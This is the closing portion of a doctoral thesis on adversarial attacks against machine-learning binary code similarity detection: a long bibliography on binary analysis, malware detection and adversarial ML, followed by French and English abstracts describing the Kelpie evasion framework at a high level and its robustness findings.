[40] Jasvir Nagra and Christian Collberg. *Surreptitious software: obfuscation, watermarking, and tamperproofing for software protection*. Pearson Education, 2009.

[41] Pascal Junod, Julien Rinaldini, Johan Wehrli, and Julie Michielin. Obfuscator-llvm–software protection for the masses. In *2015 ieee/acm 1st international workshop on software protection*, pages 3–9. IEEE, 2015.

[42] Christian Collberg. Tigress: The Tigress C Diversifier/Obfuscator. `https://tigress.wtf/` (project website). Online; accessed 17 Oct 2025.

[43] Andrii Chailytko and Alexander Skuratovich. Defeating sandbox evasion. Technical report, Check Point Research / Virus Bulletin 2016 (talk/report), 2016.

[44] Jonghyun Kim, Heeyoung Kim, and Younghee Kim. Network intrusion detection using deep learning: A feature selection approach. *Computers & Security*, 112:102499, 2022.

[45] Samaneh Mahdavifar and Ali A Ghorbani. Dennes: deep embedded neural network expert system for detecting cyber attacks. *Neural Computing and Applications*, 32(18):14753–14780, 2020.

[46] Qian Feng, Rundong Zhou, Chengcheng Xu, Yao Cheng, Brian Testa, and Heng Yin. Scalable graph-based bug search for firmware images. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 480–491, 2016.

[47] Zhenhao Luo, Pengfei Wang, Baosheng Wang, Yong Tang, Wei Xie, Xu Zhou, Danjun Liu, and Kai Lu. Vulhawk: Cross-architecture vulnerability detection with entropy-based binary code search. In *NDSS*, 2023.

[48] Sébastien Bardin, Tristan Benoit, and Jean-Yves Marion. Compiler and optimization level recognition using graph neural networks. In *MLPA 2020-Machine Learning for Program Analysis*, 2021.

[49] Steven HH Ding, Benjamin CM Fung, and Philippe Charland. Asm2vec: Boosting static representation robustness for binary clone search against code obfuscation and compiler optimization. In *2019 ieee symposium on security and privacy (sp)*, pages 472–489. IEEE, 2019.

[50] Thomas Dullien and Rolf Rolles. Graph-based comparison of executable objects (english version). *Sstic*, 5(1):3, 2005.

[51] Xin Jin, Kexin Pei, Jun Yeon Won, and Zhiqiang Lin. Symlm: Predicting function names in stripped binaries via context-sensitive execution-aware code embeddings. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, pages 1631–1645, 2022.

[52] Hao Wang, Wenjie Qu, Gilad Katz, Wenyu Zhu, Zeyu Gao, Han Qiu, Jianwei Zhuge, and Chao Zhang. jtrans: jump-aware transformer for binary code similarity detection. In *Proceedings of the 31st ACM SIGSOFT International Symposium on Software Testing and Analysis*, ISSTA 2022, page 1–13, New York, NY, USA, 2022. Association for Computing Machinery.

[53] Zeping Yu, Rui Cao, Qiyi Tang, Sen Nie, Junzhou Huang, and Shi Wu. Order matters: Semantic-aware neural networks for binary code similarity detection. In *AAAI Conference on Artificial Intelligence*, 2020.

[54] Federico Maggi, Alessandro Frossi, Stefano Zanero, Gianluca Stringhini, Brett Stone-Gross, Christopher Kruegel, and Giovanni Vigna. Two years of short urls internet measurement: security threats and countermeasures. In *Proceedings of the 22nd International Conference on World Wide Web*, WWW '13, page 861–872, New York, NY, USA, 2013. Association for Computing Machinery.

[55] Zhen Li, Deqing Zou, Shouhuai Xu, Xinyu Ou, Hai Jin, Sujuan Wang, Zhijun Deng, and Yuyi Zhong. Vuldeepecker: A deep learning-based system for vulnerability detection. *arXiv preprint arXiv:1801.01681*, 2018.

[56] Xuezixiang Li, Yu Qu, and Heng Yin. PalmTree: Learning an Assembly Language Model for Instruction Embedding. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, CCS '21, pages 3236–3251, New York, NY, USA, November 2021. Association for Computing Machinery.

[57] Xin Hu, Kang G. Shin, Sandeep Bhatkar, and Kent Griffin. Mutantx-s: Scalable malware clustering based on static features. In *USENIX Annual Technical Conference*, 2013.

[58] Igor Santos, Felix Brezo, Javier Nieves, Yoseba K Penya, Borja Sanz, Carlos Laorden, and Pablo G Bringas. Idea: Opcode-sequence-based malware detection. In *Engineering Secure Software and Systems: Second International Symposium, ESSoS 2010, Pisa, Italy, February 3-4, 2010. Proceedings 2*, pages 35–43. Springer, 2010.

[59] Jiyong Jang, Maverick Woo, and David Brumley. Towards automatic software lineage inference. In *22nd USENIX Security Symposium (USENIX Security 13)*, pages 81–96, 2013.

[60] Zheng Wang, Ken Pierce, and Scott McFarling. Bmat-a binary matching tool for stale profile propagation. *The Journal of Instruction-Level Parallelism*, 2:1–20, 2000.

[61] Zhengzi Xu, Bihuan Chen, Mahinthan Chandramohan, Yang Liu, and Fu Song. Spain: security patch analysis for binaries towards understanding the pain and pills. In *2017 IEEE/ACM 39th International Conference on Software Engineering (ICSE)*, pages 462–472. IEEE, 2017.

[62] Brenda S Baker, Udi Manber, and Robert Muth. Compressing differences of executable code. In *ACMSIGPLAN Workshop on Compiler Support for System Software (WCSS)*, pages 1–10. Citeseer Princeton, NJ, USA, 1999.

[63] He Huang, Amr M Youssef, and Mourad Debbabi. Binsequence: Fast, accurate and scalable binary code reuse detection. In *Proceedings of the 2017 ACM on Asia conference on computer and communications security*, pages 155–166, 2017.

[64] Yaniv David and Eran Yahav. Tracelet-based code search in executables. *Acm Sigplan Notices*, 49(6):349–360, 2014.

[65] Sebastian Eschweiler, Khaled Yakdan, Elmar Gerhards-Padilla, et al. Discovre: Efficient cross-architecture identification of bugs in binary code. In *NDSS*, volume 52, pages 58–79, 2016.

[66] Jiang Ming, Meng Pan, and Debin Gao. ibinhunt: Binary hunting with inter-procedural control flow. In *International Conference on Information Security and Cryptology*, pages 92–109. Springer, 2012.

[67] Tristan Benoit, Jean-Yves Marion, and Sébastien Bardin. Scalable program clone search through spectral analysis. In *Proceedings of the 31st ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 808–820, 2023.

[68] Martial Bourquin, Andy King, and Edward Robbins. Binslayer: accurate comparison of binary executables. In *Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering Workshop*, pages 1–10, 2013.

[69] Xin Hu, Tzi-cker Chiueh, and Kang G Shin. Large-scale malware indexing using function-call graphs. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 611–620, 2009.

[70] Christopher Kruegel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Polymorphic worm detection using structural information of executables. In *Recent Advances in Intrusion Detection: 8th International Symposium, RAID 2005, Seattle, WA, USA, September 7-9, 2005. Revised Papers 8*, pages 207–226. Springer, 2006.

[71] Martina Lindorfer, Alessandro Di Federico, Federico Maggi, Paolo Milani Comparetti, and Stefano Zanero. Lines of malicious code: Insights into the malicious software industry. In *Proceedings of the 28th annual computer security applications conference*, pages 349–358, 2012.

[72] Manuel Egele, Maverick Woo, Peter Chapman, and David Brumley. Blanket execution: Dynamic similarity testing for program binaries and components. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 303–317, 2014.

[73] Jannik Pewny, Behrad Garmany, Robert Gawlik, Christian Rossow, and Thorsten Holz. Cross-architecture bug search in binary executables. In *2015 IEEE Symposium on Security and Privacy*, pages 709–724. IEEE, 2015.

[74] Arun Lakhotia, Mila Dalla Preda, and Roberto Giacobazzi. Fast location of similar code fragments using semantic'juice'. In *Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering Workshop*, pages 1–6, 2013.

[75] Mohammad Reza Farhadi, Benjamin CM Fung, Philippe Charland, and Mourad Debbabi. Binclone: Detecting code clones in malware. In *2014 Eighth International Conference on Software Security and Reliability (SERE)*, pages 78–87. IEEE, 2014.

[76] Jannik Pewny, Felix Schuster, Lukas Bernhard, Thorsten Holz, and Christian Rossow. Leveraging semantic signatures for bug search in binary programs. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 406–415, 2014.

[77] zynamics GmbH and Google. Bindiff: Binary diffing utility. `https://www.zynamics.com/bindiff.html`, 2011. Version 7.0, Accessed: 2025-10-15.

[78] Quarkslab. qbindiff: Open-source binary diffing tool. `https://github.com/quarkslab/qbindiff`, 2023. Accessed: 2025-10-15.

[79] Alina Oprea and Apostol Vassilev. Adversarial machine learning: A taxonomy and terminology of attacks and mitigations. Technical report, National Institute of Standards and Technology, 2023.

[80] Yujia Li, Chenjie Gu, Thomas Dullien, Oriol Vinyals, and Pushmeet Kohli. Graph matching networks for learning the similarity of graph structured objects. In Kamalika Chaudhuri and Ruslan Salakhutdinov, editors, *Proceedings of the 36th International Conference on Machine Learning, ICML 2019, 9-15 June 2019, Long Beach, California, USA*, volume 97 of *Proceedings of Machine Learning Research*, pages 3835–3845. PMLR, 2019.

[81] Yajin Duan, Yu Zhao, Xiaoxing Zhang, Lei Liu, Kai Chen, and Zhongjie Li. Deepbindiff: Learning program-wide code representations for binary diffing. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security '20)*, pages 2417–2434. USENIX Association, 2020.

[82] Sergey Arakelyan, Alexander Kravets, and Igor Kotenko. Bin2vec: Learning representations of binary executables using graph convolutional networks. In *Proceedings of the 16th International Conference on Availability, Reliability and Security (ARES '21)*. ACM, 2021.

[83] Jihun Ahn, Yongtae Jeong, Jinwoo Kim, and Yongdae Kim. Practical binary code similarity detection with bert-based transfer learning. In *Proceedings of the 2022 IEEE Symposium on Security and Privacy (S&P '22)*, pages 2164–2181. IEEE, 2022.

[84] Bo Liu, Yuan Wang, Wei Chen, Siqi Ma, Peng Liu, and Dinghao Zhang. Alphadiff: Cross-version binary code similarity detection with deep learning. In *Proceedings of the 33rd IEEE/ACM International Conference on Automated Software Engineering (ASE '18)*, pages 667–678. IEEE, 2018.

[85] Zhijie Liu, Qiyi Tang, Sen Nie, Shi Wu, Liang Feng Zhang, and Yutian Tang. Keenhash: Hashing programs into function-aware embeddings for large-scale binary code similarity analysis. *Proceedings of the ACM on Software Engineering*, 2(ISSTA):801–824, 2025.

[86] Fei Zuo, Xiaopeng Li, Patrick Young, Lannan Luo, Qiang Zeng, and Zhexin Zhang. Neural machine translation inspired binary code similarity comparison beyond function pairs. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019.

[87] Luca Massarelli, Giuseppe Antonio Di Luna, Fabio Petroni, Roberto Baldoni, and Leonardo Querzoni. Safe: Self-attentive function embeddings for binary similarity. In *Detection of Intrusions and Malware, and Vulnerability Assessment: 16th International Conference, DIMVA 2019, Gothenburg, Sweden, June 19–20, 2019, Proceedings 16*, pages 309–329. Springer, 2019.

[88] Kexin Pei, Zhou Xuan, Junfeng Yang, Suman Jana, and Baishakhi Ray. Trex: Learning Execution Semantics from Micro-Traces for Binary Similarity. Technical Report arXiv:2012.08680, arXiv, April 2021. arXiv:2012.08680 [cs].

[89] Hao Wang, Zeyu Gao, Chao Zhang, Zihan Sha, Mingyang Sun, Yuchen Zhou, Wenyu Zhu, Wenju Sun, Han Qiu, and Xi Xiao. Clap: Learning transferable binary code representations with natural language supervision. In *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*, page 503–515, 2024.

[90] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding. In *North American Chapter of the Association for Computational Linguistics*, 2019.

[91] Haojie He, Xingwei Lin, Ziang Weng, Ruijie Zhao, Shuitao Gan, Libo Chen, Yuede Ji, Jiashui Wang, and Zhi Xue. Code is not natural language: Unlock the power of semantics-oriented graph representation for binary code similarity detection. In *33rd USENIX Security Symposium (USENIX Security 24), PHILADELPHIA, PA*, 2024.

[92] Noam Shalev and Nimrod Partush. Binary similarity detection using machine learning. *Proceedings of the 13th Workshop on Programming Languages and Analysis for Security*, 2018.

[93] Kaiyan He, Yikun Hu, Xuehui Li, Yunhao Song, Yubo Zhao, and Dawu Gu. Strtune: Data dependence-based code slicing for binary similarity detection with fine-tuned representation. *IEEE Transactions on Information Forensics and Security*, 19:10233–10245, 2024.

[94] Zeping Yu, Wenxin Zheng, Jiaqi Wang, Qiyi Tang, Sen Nie, and Shi Wu. Codecmr: Cross-modal retrieval for function-level binary source code matching. *Advances in Neural Information Processing Systems*, 33:3872–3883, 2020.

[95] Quoc V. Le and Tomás Mikolov. Distributed representations of sentences and documents. In *Proceedings of the 31th International Conference on Machine Learning, ICML 2014, Beijing, China, 21-26 June 2014*, volume 32 of *JMLR Workshop and Conference Proceedings*, pages 1188–1196. JMLR.org, 2014.

[96] Yujia Li, Daniel Tarlow, Marc Brockschmidt, and Richard Zemel. Gated graph sequence neural networks. *arXiv preprint arXiv:1511.05493*, 2015.

[97] Oren Boiman and Michal Irani. Similarity by composition. In *Proceedings of the 20th International Conference on Neural Information Processing Systems*, NIPS'06, page 177–184, Cambridge, MA, USA, 2006. MIT Press.

[98] Yaniv David, Nimrod Partush, and Eran Yahav. Statistical similarity of binaries. *SIGPLAN Not.*, 51(6):266–280, jun 2016.

[99] Yaniv David, Nimrod Partush, and Eran Yahav. Similarity of binaries through re-optimization. *SIGPLAN Not.*, 52(6):79–94, jun 2017.

[100] S Joshua Swamidass, Chloé-Agathe Azencott, Kenny Daily, and Pierre Baldi. A croc stronger than roc: measuring, visualizing and optimizing early retrieval. *Bioinformatics*, 26(10):1348–1356, 2010.

[101] Ali Shafahi, W. Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. In *NeurIPS*, 2018.

[102] Virat Shejwalkar and Amir Houmansadr. Manipulating the byzantine: Optimizing model poisoning attacks and defenses for federated learning. In *NDSS*, 2021.

[103] Matthew Jagielski, Giorgio Severi, Niklas Pousette Harger, and Alina Oprea. Subpopulation data poisoning attacks. In *Proceedings of the 2021 ACM SIGSAC conference on computer and communications security*, pages 3104–3122, 2021.

[104] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *IEEE Symposium on Security and Privacy (SP)*, 2017.

[105] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy risk in machine learning: Analyzing the connection to overfitting. In *IEEE Computer Security Foundations Symposium (CSF)*, 2018.

[106] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. Membership inference attacks from first principles. In *IEEE Symposium on Security and Privacy*, 2022.

[107] Irit Dinur and Kobbi Nissim. Revealing information while preserving privacy. In *Proceedings of the twenty-second ACM SIGMOD-SIGACT-SIGART symposium on Principles of database systems*, pages 202–210, 2003.

[108] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *Proceedings of the 22nd ACM SIGSAC conference on computer and communications security*, pages 1322–1333, 2015.

[109] Niv Haim, Gal Vardi, Gilad Yehudai, Ohad Shamir, and Michal Irani. Reconstructing training data from trained neural networks. *Advances in Neural Information Processing Systems*, 35:22911–22924, 2022.

[110] Giuseppe Ateniese et al. Hacking smart machines with smarter ones: How to extract meaningful data from machine learning classifiers. In *ACM CCS*, 2015.

[111] Karan Ganju, Qi Wang, Wei Yang, Carl A Gunter, and Nikita Borisov. Property inference attacks on fully connected neural networks using permutation invariant representations. In *Proceedings of the 2018 ACM SIGSAC conference on computer and communications security*, pages 619–633, 2018.

[112] Saeed Mahloujifar, Esha Ghosh, and Melissa Chase. Property inference from poisoning. In *2022 IEEE Symposium on Security and Privacy (SP)*, pages 1120–1137. IEEE, 2022.

[113] Harsh Chaudhari, John Abascal, Alina Oprea, Matthew Jagielski, Florian Tramèr, and Jonathan Ullman. Snap: Efficient extraction of private properties with poisoning. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 400–417. IEEE, 2023.

[114] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *USENIX Security*, 2016.

[115] Lejla Batina et al. Csi nn: Reverse engineering of neural network architectures through electromagnetic side channel. In *USENIX Security*, 2019.

[116] Christopher Kruegel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Automating mimicry attacks using static binary analysis. In *USENIX Security Symposium*, volume 14, pages 11–11, 2005.

[117] Jonathon T Giffin, Somesh Jha, and Barton P Miller. Automated discovery of mimicry attacks. In *International Workshop on Recent Advances in Intrusion Detection*, pages 41–60. Springer, 2006.

[118] Akul Goyal, Xueyuan Han, Gang Wang, and Adam Bates. Sometimes, you aren't what you do: Mimicry attacks against provenance graph host intrusion detection systems. In *30th Network and Distributed System Security Symposium*, 2023.

[119] Nedim Šrndić and Pavel Laskov. Practical evasion of a learning-based classifier: A case study. In *2014 IEEE symposium on security and privacy*, pages 197–211. IEEE, 2014.

[120] Prahlad Fogla, Monirul Islam Sharif, Roberto Perdisci, Oleg M Kolesnikov, and Wenke Lee. Polymorphic blending attacks. In *USENIX security symposium*, pages 241–256, 2006.

[121] Yingbo Song, Michael E Locasto, Angelos Stavrou, Angelos D Keromytis, and Salvatore J Stolfo. On the infeasibility of modeling polymorphic shellcode. In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 541–551, 2007.

[122] Aurore Fass, Michael Backes, and Ben Stock. Hidenoseek: Camouflaging malicious javascript in benign asts. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1899–1913, 2019.

[123] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[124] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *2017 ieee symposium on security and privacy (sp)*, pages 39–57. IEEE, 2017.

[125] Wieland Brendel, Jonas Rauber, and Matthias Bethge. Decision-based adversarial attacks: Reliable attacks against black-box machine learning models. *arXiv preprint arXiv:1712.04248*, 2017.

[126] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box adversarial attacks with limited queries and information. In *International conference on machine learning*, pages 2137–2146. PMLR, 2018.

[127] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion attacks against machine learning at test time. In *Joint European conference on machine learning and knowledge discovery in databases*, pages 387–402. Springer, 2013.

[128] Mahmood Sharif, Sruti Bhagavatula, Lujo Bauer, and Michael K Reiter. Accessorize to a crime: Real and stealthy attacks on state-of-the-art face recognition. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1528–1540, 2016.

[129] Xingxing Wei, Jun Zhu, Sha Yuan, and Hang Su. Sparse adversarial perturbations for videos. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 33, pages 8973–8980, 2019.

[130] Shasha Li, Ajaya Neupane, Sujoy Paul, Chengyu Song, Srikanth V Krishnamurthy, Amit K Roy-Chowdhury, and Ananthram Swami. Adversarial perturbations against real-time video classification systems. *arXiv preprint arXiv:1807.00458*, 2018.

[131] Emanuele La Malfa and Marta Kwiatkowska. The king is naked: On the notion of robustness for natural language processing. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 36, pages 11047–11057, 2022.

[132] Nilesh Dalvi, Pedro Domingos, Sandeep Sanghai, Deepak Verma, and Sumit Mala. Adversarial classification. In *Proceedings of the tenth ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 99–108, 2004.

[133] Daniel Lowd and Christopher Meek. Adversarial learning. In *Proceedings of the eleventh ACM SIGKDD international conference on Knowledge discovery in data mining*, pages 641–647, 2005.

[134] Battista Biggio and Fabio Roli. Wild patterns: Ten years after the rise of adversarial machine learning. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2154–2156, 2018.

[135] Fabio Pierazzi, F. Pendlebury, V. Cortellessa, R. Jordaney, L. Cavallaro, and F. Smeraldi. Intriguing properties of adversarial malware evasion attacks in problem space. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2020.

[136] Alesia Chernikova and Alina Oprea. Fence: Feasible evasion attacks on neural networks in constrained environments. *ACM Transactions on Privacy and Security*, 25(4):1–34, 2022.

[137] Ryan Sheatsley, Blaine Hoak, Eric Pauley, Yohan Beugin, Michael J. Weisman, and Patrick McDaniel. On the robustness of domain constraints. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 495–515, 2021.

[138] Nicholas Carlini, Florian Tramer, Eric Wallace, Matthew Jagielski, Ariel Herbert-Voss, Katherine Lee, Adam Roberts, Tom Brown, Dawn Song, Ulfar Erlingsson, et al. Extracting training data from large language models. In *30th USENIX security symposium (USENIX Security 21)*, pages 2633–2650, 2021.

[139] Lucy Simko, Luke Zettlemoyer, and Tadayoshi Kohno. Recognizing and imitating programmer style: Adversaries in program authorship attribution. *Proceedings on Privacy Enhancing Technologies*, 2018.

[140] Luca Massarelli, Giuseppe Antonio Di Luna, Fabio Petroni, Leonardo Querzoni, and Roberto Baldoni. Investigating graph embedding neural networks with unsupervised features extraction for binary analysis. *Proceedings 2019 Workshop on Binary Analysis Research*, 2019.

[141] Hyrum S. Anderson, Anant Kharkar, Bobby Filar, and Phil Roth. Evading machine learning malware detection. *black Hat*, 2017.

[142] Bojan Kolosnjaji, Ambra Demontis, Battista Biggio, Davide Maiorca, Giorgio Giacinto, Claudia Eckert, and Fabio Roli. Adversarial malware binaries: Evading deep learning for malware detection in executables. In *2018 26th European signal processing conference (EUSIPCO)*, pages 533–537. IEEE, 2018.

[143] Felix Kreuk, Assi Barak, Shir Aviv-Reuven, Moran Baruch, Benny Pinkas, and Joseph Keshet. Adversarial examples on discrete sequences for beating whole-binary malware detection. *arXiv preprint arXiv:1802.04528*, pages 490–510, 2018.

[144] Maria Rigaki and Sebastian Garcia. The Power of MEME: Adversarial Malware Creation with Model-Based Reinforcement Learning. In *Computer Security – ESORICS 2023: 28th European Symposium on Research in Computer Security, The Hague, The Netherlands, September 25–29, 2023, Proceedings, Part IV*, pages 44–64, Berlin, Heidelberg, January 2024. Springer-Verlag.

[145] Joshua Bundt, Michael Davinroy, Ioannis Agadakos, Alina Oprea, and William Robertson. Black-box attacks against neural binary function detection. In *Proceedings of the 26th International Symposium on Research in Attacks, Intrusions and Defenses*, pages 1–16, 2023.

[146] Gianluca Capozzi, Daniele Cono D'Elia, Giuseppe Antonio Di Luna, and Leonardo Querzoni. Adversarial attacks against binary similarity systems. *IEEE Access*, 2024.

[147] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural Network-based Graph Embedding for Cross-Platform Binary Code Similarity Detection. *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 363–376, October 2017. arXiv: 1708.06525.

[148] Andres Freund. backdoor in upstream xz/liblzma leading to ssh server compromise, 2024.

[149] Iosif Arvanitis, Grigoris Ntousakis, Sotiris Ioannidis, and Nikos Vasilakis. A systematic analysis of the event-stream incident. In *Proceedings of the 15th European Workshop on Systems Security*, pages 22–28, 2022.

[150] Zhen Li, Deqing Zou, Shouhuai Xu, Xinyu Ou, Hai Jin, Sujuan Wang, Zhijun Deng, and Yuyi Zhong. VulDeePecker: A Deep Learning-Based System for Vulnerability Detection. In *Proceedings 2018 Network and Distributed System Security Symposium*, San Diego, CA, 2018. Internet Society.

[151] Xiao Cheng, Haoyu Wang, Jiayi Hua, Guoai Xu, and Yulei Sui. Deepwukong: Statically detecting software vulnerabilities using deep graph neural network. *ACM Transactions on Software Engineering and Methodology (TOSEM)*, 30(3):1–33, 2021.

[152] Jin Wang, Hui Xiao, Shuwen Zhong, and Yinhao Xiao. Deepvulseeker: A novel vulnerability identification framework via code graph structure and pre-training mechanism. *Future Generation Computer Systems*, 148:15–26, 2023.

[153] Yifei Xu, Zhengzi Xu, Bihuan Chen, Fu Song, Yang Liu, and Ting Liu. Patch based vulnerability matching for binary programs. In *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 376–387, Virtual Event USA, July 2020. ACM.

[154] Peihua Zhang, Chenggang Wu, Mingfan Peng, Kai Zeng, Ding Yu, Yuanming Lai, Yan Kang, Wei Wang, and Zhe Wang. Khaos: The impact of inter-procedural code obfuscation on binary diffing techniques. In *Proceedings of the 21st ACM/IEEE International Symposium on Code Generation and Optimization*, pages 55–67, 2023.

[155] Yifei Xu, Zhengzi Xu, Bihuan Chen, Fu Song, Yang Liu, and Ting Liu. Patch based vulnerability matching for binary programs. In *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 376–387, 2020.

[156] Yang Xiao, Bihuan Chen, Chendong Yu, Zhengzi Xu, Zimu Yuan, Feng Li, Binghong Liu, Yang Liu, Wei Huo, Wei Zou, et al. {MVP}: Detecting vulnerabilities using {Patch-Enhanced} vulnerability signatures. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1165–1182, 2020.

[157] Marc Fyrbiak, Sebastian Wallat, Sascha Reinhard, Nicolai Bissantz, and Christof Paar. Graph similarity and its applications to hardware security. *IEEE Transactions on Computers*, 69(4):505–519, 2020.

[158] Hongyang Zhang, Yaodong Yu, Jiantao Jiao, Eric Xing, Laurent El Ghaoui, and Michael Jordan. Theoretically principled trade-off between robustness and accuracy. In *International conference on machine learning*, pages 7472–7482. PMLR, 2019.

[159] Yinpeng Dong, Qi-An Fu, Xiao Yang, Tianyu Pang, Hang Su, Zihao Xiao, and Jun Zhu. Benchmarking adversarial robustness on image classification. In *proceedings of the IEEE/CVF conference on computer vision and pattern recognition*, pages 321–331, 2020.

[160] Yonatan Belinkov, Adam Poliak, Stuart M Shieber, Benjamin Van Durme, and Alexander M Rush. On adversarial removal of hypothesis-only bias in natural language inference. *arXiv preprint arXiv:1907.04389*, 2019.

[161] Nguyen Anh Quynh Nguyen and Hoang Vu Dang. Capstone: Next-gen disassembly framework. In *Black Hat USA*, 2014.

[162] Claudio Guarnieri, Alessandro Tanasi, Jurriaan Bremer, Mark Schloesser, K Houtman, R Zutphen, and B Graaff. Cuckoo sandbox-automated malware analysis. *URL: https://cuckoosandbox. org*, 2021.

[163] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *USENIX annual technical conference, FREENIX Track*, volume 41, pages 10–55. California, USA, 2005.

Résumé

L'analyse de code binaire basée sur l'apprentissage automatique est devenue un pilier essentiel de la cybersécurité moderne, en automatisant de manière efficace la détection de similarité de codes compilés. Pouvoir décider si deux morceaux de code sont similaires possède de nombreuses applications, telles que la découverte de vulnérabilités ou la classification de logiciels malveillants (*malware*). Cependant, ces modèles reposent souvent sur des motifs syntaxiques et structurels fragiles plutôt que sur la véritable sémantique des programmes, les rendant vulnérables aux manipulations adverses.

Cette thèse évalue la robustesse des modèles de détection de similarité de code binaire (*Binary Code Similarity Detection*, BCSD) face à des exemples adverses. Nous présentons *Kelpie*, un *framework* novateur générant des exécutables perturbés trompant les classificateurs de code binaire. *Kelpie* est capable d'appliquer des perturbations sémantiquement valides en boîte noire, sans requêtes vers le classificateur cible à un binaire source, de manière à ce qu'il ressemble syntactiquement à un autre binaire cible. En combinant une étape d'imitation du graphe de flot de contrôle et une étape d'alignement de la distribution d'instructions *basic-block* à *basic-block*, *Kelpie* parvient à tromper les classificateurs les plus avancés.

Au travers d'expériences couvrant plusieurs familles de modèles et jeux de données, nous démontrons que *Kelpie* dégrade systématiquement les performances de classification, révélant des biais fondamentaux dans les représentations apprises par les modèles. Nous menons également des analyses d'interprétabilité et des études de cas concrètes, montrant comment de telles transformations adverses peuvent dissimuler des vulnérabilités ou des charges malveillantes au sein de binaires en apparence bénins.

Enfin, ce travail propose des pistes pour renforcer la robustesse des modèles d'apprentissage automatique dédiés à l'analyse binaire, notamment par l'entraînement adverse et l'intégration de représentations symboliques du code. Au-delà de la mise en évidence des faiblesses actuelles, le *framework* proposé contribue à la conception de systèmes d'apprentissage plus fiables pour la cybersécurité logicielle.

Mots-clés: Analyse de code binaire, Détection de similarité de code, Apprentissage automatique, Exemples adverses, Attaques par mimétisme.

Abstract

Machine-learning-based binary code analysis has become a cornerstone of modern software security, enabling efficient automatic similarity detection directly from compiled executables. This enables solutions to downstream tasks such as vulnerability discovery and malware classification. Yet, these models often rely on fragile syntactic and structural patterns rather than true program semantics, making them vulnerable to adversarial manipulation.

This thesis investigates the robustness of Binary Code Similarity Detection (BCSD) models under adversarial conditions. We introduce *Kelpie*, a novel two-stage adversarial framework that generates semantically valid binary perturbations in a black-box setting and without querying the target model. *Kelpie* combines control-flow graph mimicry and instruction-distribution alignment to produce binaries that retain their functionality while syntactically mimicking another target binary, deceiving state-of-the-art classifiers.

Through extensive experiments across multiple model families and datasets, we demonstrate that *Kelpie* consistently degrades similarity and classification performance, revealing inherent biases in learned representations. We further conduct interpretability analyses and real-world case studies, showing how adversarial transformations can conceal vulnerabilities or malicious payloads inside benign binaries.

Finally, this work outlines concrete directions for improving the robustness of machine-learning models for binary code analysis, including adversarial training and symbolic feature integration. Beyond exposing weaknesses, the proposed framework contributes to building more reliable learning-based systems for software security.

Keywords: Binary Code Analysis, Binary Code Similarity Detection, Machine Learning, Adversarial Machine Learning, Mimicry Attacks.